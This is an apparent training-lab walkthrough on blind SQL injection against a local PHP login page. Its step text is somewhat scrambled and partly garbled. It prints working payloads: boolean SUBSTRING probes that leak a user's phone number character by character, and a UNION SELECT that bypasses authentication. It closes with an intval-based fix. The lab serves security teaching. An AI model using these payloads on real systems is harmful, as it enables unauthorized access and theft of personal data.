


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JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) < '3'
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) = '1'

This has allowed us to reveal the first character of John's phone number. By continuing this attack, we can discover the rest of his phone number.

Task 2 – Bypass the Authentication Page

Instead of leaking user data one bit at a time, it would be better to bypass the authentication page all at once. We will use this vulnerability to trick PHP into accepting a password that we provide.

Step 1

On the attacking machine, enter the following text into the username field. We can drop John Smith's email from the query as it is no longer needed. Instead we provide his user ID from Exercise 1. Replace the user id (xyz123) in the command below and enter the same thing as the password.

Username:
nobody@email.com' UNION SELECT '1' AS id, 'xyz123' as 'password'
Password:
xyz123

This query returned "Incorrect password"! This is because the login.php page uses the password_verify function to check the password against the hash. We need to generate a hash of your user id for this to work.

Step 2

In order to execute our attack we need to generate a password using the password_hash function. There are several websites that provide this functionality.

PHP password_hash online generator

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User Name: ECT'1' AS id, 'xyz123' as 'password'
Password: xyz123

submit

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JohnSmith@email.com' AND '1'='1'
Password: password

Results in "Incorrect Password!"

JohnSmith@email.com' AND '1'='2'
Password: password

Returns "No user found!"

Step 3

This reveals that the page is vulnerable to a SQL injection attack. We can use these two states "Incorrect password" = 1 and "No user found" = 0 to leak private information. Use the SUBSTRING command to select the first character of John Smith's phone number. We can use the following commands to see if the number is greater than (>), less than (<), or equal to (=) a number we provide.

JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) > '5'
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) < '5'
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) < '3'
JohnSmith@email.com' AND SUBSTRING(phone, 1, 1) = '1'

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

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

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Welcome. Please Sign In!

User Name: JognSmith@email.com AND '1'='1'
Password: password

submit





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Learning Outcomes

After completing this exercise, you will be able to:

- Use Blind SQL Injection
- Exfiltrate data about the system 1 bit at a time
- Bypass the authentication page
- Use prepared SQL statements to prevent SQL Injection

Your Devices

You will be using the following devices in this lab. Please power these on now.

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Task 1 – Exfiltrate Data

Not all systems will return data back to the attacker. This task will cover Blind SQL attack, where the only data an attacker gets is True or False. In this example we will be attacking the login page.

Step 1

On the Attacking Machine, navigate to the **Login** page and try logging in as **JohnSmith@email.com**. Next try logging in as **nobody@email.com**. Notice that the first attempt returns the message "Incorrect password!", but the second message reveals "No user found!".

Use WIN10 and access website: localhost/lookup.php

Then click on "Login" to login to an account

Password: abcd

Step 2

Unlike an In-Band SQL injection, we cannot directly print out the results of our attack. We only get "No user found!" or "Incorrect password!" Since we know that **JohnSmith@email.com** exists, let's use this to test that there is an SQL vulnerability in the login.php file. Type the following

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No user found!

WARNING: You are not permitted to access this page! Please login [here!](#)

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On the victim machine, open a terminal and type the following command to edit the vulnerable file. We can see on line #7, the file is directly trusting user input.

```
sudo nano /var/www/webroot/lookup.php
```

Step 2

Replace the problematic line with the following code. This will use the `intval` function to convert the given input into a number.

```
$user_id = intval($_GET['id']);
```

```
<?php
$servername = "localhost";
$username = "admin";
$password = "password";
$dbname = "sqlilab";

// $user_id = $_GET['id'];
$user_id = intval($_GET['id']);

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
```

Press Ctrl+X, Y, and then Enter to save the changes and close nano.

Step 3

On **PLABWIN10** attempt to perform the attack again. We can see that the attack now safely fails by removing all non-integer characters from the input.

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plabadmin@PLABUBUNTU: ~

```
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GNU nano 2.9.3 /var/www/webroot/lookup.php Modified
<?php
$servername = "localhost";
$username = "admin";
$password = "password";
$dbname = "sqlilab";

// $user_id = $_GET['id'];
$user_id = intval($_GET['id']);
// make the page look nice
include('top.html');

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
```

